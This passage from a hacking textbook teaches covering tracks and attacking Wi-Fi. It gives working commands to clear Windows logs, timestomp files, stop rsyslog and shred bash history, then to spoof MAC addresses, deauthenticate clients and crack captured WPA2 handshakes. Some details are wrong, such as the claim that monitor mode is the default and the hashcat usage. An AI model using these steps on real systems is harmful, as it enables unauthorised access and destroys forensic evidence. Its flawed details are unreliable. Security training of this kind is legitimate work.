
As you can see, this utility has a number of options, but to clear logs we simply need to run the `wevtutil,` followed by `cl` (clear), and then the event log category we want to delete. So, if we wanted to clear the "security" logs, we would simply enter;

```
C:\Windows\system32\wevtutil cl security
```

```
C:\Users\OTW\Desktop>wevtutil cl security
wevtutil cl security

C:\Users\OTW\Desktop>
```

This command prompt will echo back your command and then return you a new command prompt. To check to see whether anything happened, you can go to the Windows GUI and open the "Computer

Management" console. There, you can click on Windows logs and then click on Security. As you can see, all the logs were cleared in the Security logs directory!



Timestomp

In some cases, your post-exploitation activities may include accessing or altering documents, reading emails, and other file access. In all of these cases, you will leave evidence behind for a skilled investigator. Every operating system and file system timestamps files. These timestamps include the last Modify, Access, and Creation (MAC) dates and times. They are a staple of the forensic investigator looking for evidence of compromise and recreating a timeline of events.

M	Modify
A	Accessed
C	Created

These timestamps can be evidence of accessing and alteration of files. A thorough and skilled forensic investigator can use these timestamps to recreate the events on the system, including any alteration of files. To cover your tracks, you will need to alter these timestamps if you have "touched" any files.

Luckily, altering timestamps is not difficult to do. If you plan to access or alter any files, first record the original timestamps. Once you have accessed or altered the file, you can then use a utility within your meterpreter to return the timestamps to their original status. It's called `timestomp` (note that it is the same as timestamp but with an "o"). To understand how it works, enter `timestomp` with the help option.

```
meterpreter > timestomp help
```

```
meterpreter > timestomp help

Usage: timestomp <file(s)> OPTIONS

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file

meterpreter >
```

Let's assume there is a piece of malware on the system named "`malwarevnc.`" Presumably, this malware is used to give the attacker a VNC GUI on the system. We can change all the timestamps (MAC) by using `timestomp` with the `-Z` option followed by the date and time we want "stomped" on the file, such as:

```
meterpreter> timestomp  malwarevnc -z "06/25/2015 09:25:03"
```

```
meterpreter > timestomp malwarevnc.exe -z "06/25/2015 09:25:03"
[*] Setting specific MACE attributes on malwarevnc.exe
meterpreter > timestomp malwarevnc.exe -v
[*] Showing MACE attributes for malwarevnc.exe
Modified      : 2015-06-25 10:25:03 -0600
Accessed      : 2015-06-25 10:25:03 -0600
Created       : 2015-06-25 10:25:03 -0600
Entry Modified: 2015-06-25 10:25:03 -0600
meterpreter >
```

Note that the date and time must be enclosed in double quotation marks. If we only wanted to change only the M attribute (Modified) we would use the same command but with the `-m` option; if we wanted to change only the A attribute (Accessed) we would use the `-a` option; and if we only wanted to change the C attribute we would use the `-c` option (that's pretty easy to remember). Often, it would be wiser to change each of these attributes separately, thereby avoiding any red flags to investigators. These files seldom have the same timestamps in the wild.

Covering Your Tracks on Linux Systems

Covering your tracks on Linux systems is a bit more complex as Linux systems place their logs in many different places. Each application maintains its own logs, and the kernel and utilities maintain their own

separate logs. Most Linux systems have a utility named `rsyslog` to send all the logs to a central server. To manage your footprint on the target system, you can manipulate this utility to stop logging while you are in the system.

Probably the simplest way to cover your tracks while on a Linux system is to stop the `rsyslog` service.

```
> systemctl stop rsyslog
```

This will stop the `rsyslog` service and disable logging to the log server. Of course, this will leave a significant time gap in the logs, but few administrators watch their logs that closely. The last thing before leaving the system would be to restart the rsyslog system, making it less obvious that someone has tampered with the logs.

```
> systemctl start rsyslog
```


Removing Your Command History

Finally, you may want to make certain that that your command history is not left behind should your computer fall into your adversary's hands. In that case, your BASH history can be critical for recreating your actions.

You have at least two strategies here. First, you can keep your system from storing your commands, and the second is to remove the commands from your history.

You can view your history of commands by entering the command history at the prompt.

```
kali > history
```



To turn off your command history, you will need to change the value of your environment variable `$HISTSIZE`. You can do this by setting your `HISTSIZE` variable to zero (no commands stored) and exporting the variable (for more on environment variables in Linux, see *Linux Basics for Hackers*).

```
kali > HISTSIZE=0

kali > echo $HISTSIZE
```

```
root@kali-2019:~# HISTSIZE=0
root@kali-2019:~# echo $HISTSIZE
0
root@kali-2019:~#
```

Now, your BASH shell will not store ANY of your commands. This can be a bit inconvenient as now you can't use your UP or DOWN arrows to scroll through your previous commands.

A better solution may be to remove your individual commands from your history. You can remove any command from your history by using the `-d` option with the history command followed by the command number. So, if you wanted to remove the 3rd command in your history (.keylog_start), enter:

```
kali >history -d 3
```

If you want to remove all your command history, you can use the history command followed by the `-c` switch.

```
kali > history -c
```

```
root@kali-2019:~# history -d 3
root@kali-2019:~# history
    1  nmap -sT 75.75.75.75
    2  msfconsole
    3  webcam -l
    4  webcam_record
    5  history
    6  history -d 3
    7  history
root@kali-2019:~# history -c
root@kali-2019:~# history
    1  history
```


Now when you enter the history command, only your last command appears.

This may be enough to make certain that no one can recover your command history, but remember deleting files does not mean they are unrecoverable. When files are deleted, they are made available to the file system for being overwritten. Until these files are overwritten, they are completely recoverable (for more on this subject see https://www.hackers-arise.com/recovery-of-deleted-files). In some cases, even after being overwritten, they can be recovered by a skilled forensic investigator.

The `shred` command overwrites the target files with random data multiple times, making it nearly impossible to recover their contents of the command history.

Let's look at the help screen for `shred`.

```
kali > shred -h
```



As we saw above, the user's command history is viewable using the history command, but the command history is actually stored in the user's profile file named `.bash_history`. We can `shred` that file by using the command:

```
kali > shred -f .bash_history
```

Now, when we go back and view the `.bash_history`, but can see nothing intelligible!

```
Kali > cat .bash_history
```

Summary

After compromising a system or network, the hacker needs to make certain that little or no evidence is left behind. A skilled and diligent digital forensic investigator can recreate the events and determine what took place on the system. To remain stealthy, the hacker/pentester must make certain to remove any evidence of their activities. Most importantly, this includes removing any log files or command history files.

Exercises

1. Use the clearev command to clear the event logs on a compromised Windows system from the meterpreter.
2. Selectively remove log files with wevtutil on a Windows system.
3. Stop the rsyslog service on a Linux system to disable logging.
4. Delete all your commands using the history command.
5. Shred your history file to remove all evidence of your BASH commands

15

Wi-Fi Hacking

There is ALWAYS opportunity in chaos

Master OTW

In our modern digital age, wireless connections are the norm. We connect to the Internet via Wi-Fi, we connect to our speakers and phone via Bluetooth, and we connect our phones via cellular service. All are wireless, and all are susceptible to being hacked. Each of these areas of hacking would warrant a separate book, but in this chapter,I'll focus on some of the best, most recent, and most effective hacks to Wi-Fi (for Bluetooth Hacks see www.hackers-arise.com/hacking-bluetooth and for Cellular Hacks, see OTW's Mobile Hacking course).

In this chapter, we will explore multiple ways that these wireless technologies can be attacked and broken.This includes both acquiring the password (PSK) and eavesdropping on Wi-Fi traffic. These techniques require a bit of sophisticated Linux and Kali skills (see *Linux Basics for Hackers*) and patience, but if you have those two elements, you should be successful cracking nearly any Wi-Fi AP!

Let's begin with Wi-Fi or 802.11, as it is known to the IEEE. We all know how to work with Wi-Fi, but few of us understand its inner workings. Understanding a bit about its anatomy will help us in attacking it.

Wi-Fi or 802.11

Wi-Fi is also sometimes referred to as "Wireless Local Area Network" or WLAN, which basically sums up what this technology is all about. In technical terms, Wi-Fi (or wireless networking) is known as IEEE 802.11 technologies. Without getting into too much detail, IEEE 802.11 is a set of standards created and maintained by the Institute of Electrical and Electronics Engineers (IEEE),that are used to implement WLAN communication in select frequency bands.

Initially, Wi-Fi was secured with Wired Equivalent Privacy or WEP. This proved flawed and easily hacked, so the industry developed WPA as a short-term fix. Eventually, the industry implemented WPA2, which has proven relatively resilient to attack, but does have its flaws. The industry is presently rolling out WPA3 due to these vulnerabilities in WPA2.

Terminology

This chapter contains a lot of new terminology and acronyms, so let's pause a moment to review some terminology.

AP	This is the access point, or the place where the clients connect to the Wi-Fi and get Internet access.
PSK -	Pre-Shared-Key: this is the password used to authenticate to the AP
SSID -	The name used to identify the AP
ESSID -	Extended Service Set Identifier: same as the SSID but can be used for multiple APs in a wireless LAN
BSSID -	Basic Service Set Identifier: this is the unique identifier for every AP. It's the same as the MAC address of the AP.
Channels -	Wi-Fi operates on channels 1-14 but is limited to 1-11 in the United States.
Power -	The closer you are to the AP, the stronger the signal. The signal in the United States is limited to .5 watts by the FCC
Security -	This the security protocol to authenticate and encrypt Wi-Fi traffic. The most popular at this time is WPA-PSK.

Modes - Wi-Fi can operate in three modes: master, managed, and monitor. APs operate in master mode, wireless network interfaces operate in monitor mode by default, and hackers usually operate in monitor mode.

Range - At the legal limit of .5 watt, most Wi-Fi APs are accessible up to 300ft (100m) but with high gain antennas can be accessible up to 20 miles.

Frequency - Wi-Fi is designed to operate at 2.4GHZ and 5GHZ. Most modern systems now use both.

802.11 Security Protocols

There have been several security protocols to protect and encrypt Wi-Fi, and your strategy will depend upon which has been implemented.

WEP

The initial security protocol to secure 802.11 was named WEP or Wired Equivalent Privacy. By 2001, hackers discovered that--through statistical techniques--they could crack the user's password in minutes due to improperly implemented RC4 encryption. The IEEE had to quickly find a replacement as all the Wi-Fi APs were left without security at that point. Few of these access points are still in use today (you will find some, though)

WPA

In 2003, IEEE created a short-term fix they called Wi-Fi Protected Access, or WPA. The key part of this new security protocol was that it did not require replacing the existing hardware, but rather it relied upon firmware upgrades. WPA also relied upon the RC4 encryption algorithm but added some additional features making the PSK more difficult and time-consuming to crack. These features included:

1. Making the Initialization Vector longer from 48 to 128 bits
2. TKIP which generates different keys for each client
3. Message Integrity Check to make certain the messages have not been altered in route

WPA2

The WPA2 802.11i standard was finalized in June 2004. WPA2 uses the counter mode with Cipher Block Chaining Message Authentication Protocol, more commonly known as CCMP. This new protocol was based upon Advanced Encryption Standard (AES, see Appendix A for more on Cryptography) algorithm for authentication and encryption. CCMP was more processor-intensive, so most AP's had to be replaced with more vigorous hardware.

WPA2 supports both Personal and Enterprise modes. When using the personal mode (PSK), the pre-shared key (password) is combined with the SSID to create a pairwise master key (PMK). This was designed to make a rainbow table password cracking more difficult. The client and the AP exchange messages using the PMK to create a pairwise transient key (PTK). This key is unique to each user and session and was designed to making sniffing of Wi-Fi traffic more difficult.

Wi-Fi Adapters for Hacking

Although nearly everyone has a Wi-Fi adapter on their laptop or mobile device, these Wi-Fi adapters are generally inadequate for the attacks I outline here. Wi-Fi hacking requires a specialized Wi-Fi adapter, one that is capable of injecting frames into a wireless AP. Few off-the-shelf Wi-Fi adapters can do so.


Aircrack-ng is the most widely used tool for Wi-Fi (many tools simply put a GUI over aircrack-ng) hacking, and aircrack-ng maintains a list of Wi-Fi chipsets that are compatible with their software at https://www.aircrack-ng.org/doku.php?id=compatible_cards).I can save you a lot of time and research and simply recommend the Alfa Wi-Fi cards. I have been using them for years, and they work flawlessly. They are inexpensive, effective, and efficient. I will be using the Alfa AWUS036NH throughout this chapter. You can order your own with a high gain antenna (not required, but recommended) from Amazon for less than $40 (https://amzn.to/2PvC1u0).

Before we begin attacking the Wi-Fi, let's review some commands and concepts we will need to attack them.

Viewing Wireless Interfaces

First, we need to view our wireless interfaces. You can do by simply using the `ifconfig` command in Linux. This command displays all your networking interfaces.

```
kali > ifconfig
```




To be more specific and view only the wireless interfaces, you can use the `iwconfig` command.

```
kali > iwconfig
```

As you can see, this command only displays those interfaces with "wireless extensions."

To view all the Wi-Fi APs within range of your wireless network interface, you can enter `iwlist` in Linux.

```
kali > iwlist
```




This command is capable of detecting all the AP's within range and providing you with key information about each, including:

1. Its MAC address
2. Its channel
3. Frequency
4. ESSID
5. Its Mode

Monitor Mode

Speaking of Wi-Fi mode, Wi-Fi or 802.11 has three modes: master, managed, and monitor. Monitor mode is similar to promiscuous mode in a wired network, where the network device is capable of picking up all packets passing its way. Generally, in Wi-Fi hacking, you will need your wireless card in **monitor** mode. To do so, enter:

```
kali > airmon-ng start wlan0
```



When you enter this command, it places your wireless interface into monitor mode and changes its name. Here you can see it has changed it to `wlan0mon`.


Also, note that it warns that three processes could cause trouble. Despite this warning, usually, this does not cause a problem. If it does create a problem, enter:

```
kali > airmon-ng check kill
```

Capturing Frames

Next, with our wireless NIC in monitor mode and seeing all the traffic around us, we need to begin to capture that data. We can do so by using the `airodump-ng` command in the aircrack-ng suite as so:

```
kali> airodump-ng wlan0mon
```



Now, we can see all the APs with their critical information in the upper part of the screen and the clients in the lower part of the screen. All the information we need to attack these APs and clients is available right here!

Attacking Wi-Fi APs

Hidden SSIDs

Most security engineers are taught to "hide" their SSID's. The thinking is that by hiding their SSID, only people who know the SSID will be able to discover and connect to their Wi-Fi AP. Their trust in this strategy is misplaced.

Whenever a legitimate client tries to connect to an Access Point (AP), both the probe response and request contain the SSID of the access point. In addition, generally, you do not need the SSID to connect to the AP, if you have the BSSID (the MAC address) of the AP. As this information is broadcast over the

airwaves, the hacker only needs to use a tool such as `airodump-ng` or others to view the BSSID's, as we saw above.

Defeating MAC Filtering

Again, network security engineers are taught to limit who can access their Wi-Fi AP by using MAC filtering. This technique limits who can access the AP by MAC address (the globally unique identifier on every network interface). The security engineer puts the MAC addresses of all the legitimate users and their systems into the administrator interface of the AP. This means that these MAC addresses are allowed to connect, and the AP rejects everyone else. Unfortunately, this technique fails miserably in the face of some simple techniques.

The hacker can use airodump-ng to find the MAC addresses of clients that have authenticated to the AP.


```
kali > airodump-ng -c 11 -a -bssid <mac>
```

Once the hacker knows the MAC address of the authenticated client, they can simply "spoof" that MAC address. This requires that we take down the interface:

```
kali> ifconfig wlan0mon down
```

Then, use `macchanger` to spoof the MAC address making it the same as the connected client's MAC.

```
kali > macchanger -m <mac> wlan0mon
```



Now, bring back up the interface, and it will have the same MAC address as one of the systems that are allowed to connect to the AP. Simple!

```
kali > ifconfig wlan0mon up
```


Once the attacker's MAC address matches one in the MAC filtering whitelist, they can connect to the AP without interference.

Attacking WPA2-PSK

WPA2-PSK is the most widely used security protocol among Wi-Fi routers. Although WPA3 has just been released, it has not yet been widely deployed. As a result, let's focus on WPA2 cracks.

Unlike some earlier Wi-Fi hacking techniques such as WEP (where you could crack the password in minutes using statistical techniques), the strategy with WPA2 is similar to our password cracking techniques in Chapter 8. With WPA2-PSK, we first capture the hash of the password and then we apply a wordlist in a hash cracking program such as `hashcat` to find a match.

The key is to grab the password hash as it is transmitted through the air. WPA2-PSK has what is known as the four-way handshake where the password hash is transmitted across the air between the client and the AP. We can capture it there and then apply our familiar techniques and resources for password hash cracking.




WPA2-PSK 4-Way Handshake

The first step is to put our wireless network card in monitor mode.

```
kali > airmon-ng start wlan0
```

Then we start airodump-ng to collect information and packets.

```
kali > airodump-ng wlan0mon
```



We will likely want to focus our packet capture on a single AP on a single channel. We can do that by entering:

```
kali > airodump-ng –bssid <BSSID of the Target AP> -c <the channel the
AP is transmitting on> --write <file name to save the hash> wlan0mon
```

If you are impatient like me, you can bump off a client who is already connected to the AP, and then when they reconnect, you will capture their handshake using `aireplay-ng` such as;

```
kali > aireplay-ng –deauth 100 –a AA:BB:CC:DD:EE:FF wlan0mon
```

```
root@kali-2019:~# aireplay-ng --deauth 100 -a 9C:3D:CF          wlan0mon
10:39:02  Waiting for beacon frame (BSSID: 9C:3D:CF:6D:8F:E0) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
10:39:04  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:3D:CF         |
10:39:05  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:3D:CF         |
10:39:05  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:3D:CF         |
10:39:06  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:3D:CF         |
10:39:06  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:3D:CF         |
10:39:07  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:3D:CF         |
10:39:08  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:3D:CF         |
10:39:08  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:3D:CF         |
10:39:09  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:3D:CF         |
10:39:09  Sending DeAuth (code 7) to broadcast -- BSSID: [9C:3D:CF         |
```

Where:

aireplay-ng	is the command
--deauth 100	is the option to send 100 deauth frames into the AP
-a <BSSID>	is the BSSID of the target AP
wlan0mon	is your wi-fi adapter in monitor mode

Now, when the client re-authenticates to the AP, `airodump-ng` will automatically detect the four-way handshake, capture it and write it to the file you designated (`HackersAriseCrack`).

```
CH 11 ][ Elapsed: 3 hours 15 mins ][ 2019-11-03 11:50 ][ WPA handshake: 24:05:88:00:18:43
CH  4 ][ Elapsed: 3 hours 16 mins ][ 2019-11-03 11:51 ]
```

When we do a long listing on our working directory, we will find five files creating by airodump-ng. The first one, `Hackers-AriseCrack-1.cap` contains the hash for cracking.

```
-rw-r--r--  1 root    root     760 Nov  3 10:25  HackersAriseCrack-01.cap <=
-rw-r--r--  1 root    root     236 Nov  3 10:25  HackersAriseCrack-01.csv
-rw-r--r--  1 root    root     325 Nov  3 10:25  HackersAriseCrack-01.kismet.csv
-rw-r--r--  1 root    root     227 Nov  3 10:25  HackersAriseCrack-01.kismet.netxml
-rw-r--r--  1 root    root     105 Nov  3 10:25  HackersAriseCrack-01.log.csv
```

Now that you have the handshake, you simply need to use a hash cracking program such as `hashcat` to brute-force the password. Admittedly, this can be a slow and tedious process, making your selection of a good wordlist critical.

```
kali > hashcat -m 16800 HackersAriseCrack-01.cap
/root/top_10000_passwords.txt
```

If you are at first unsuccessful, go back to Chapter 8 and create a custom wordlist for the target using `ceWL`, or `cupp`, or `crunch`, or all three. With this new custom wordlist, try once again to crack the hash with `hashcat`.

WPS

Many people who buy and use Wi-Fi APs technically challenged. For them, setting up a Wi-Fi AP is a daunting task. To remedy this situation, the industry developed a technology to make setting up a Wi-Fi AP as easy as pushing a button! What could possibly go wrong?

The new technology became known as Wi-Fi Protected Setup or WPS. It enabled the user to setup their Wi-Fi access point by simply pressing a button on the AP. This system relies upon a PIN being transmitted between the AP and the client to initiate their "secure" connection.

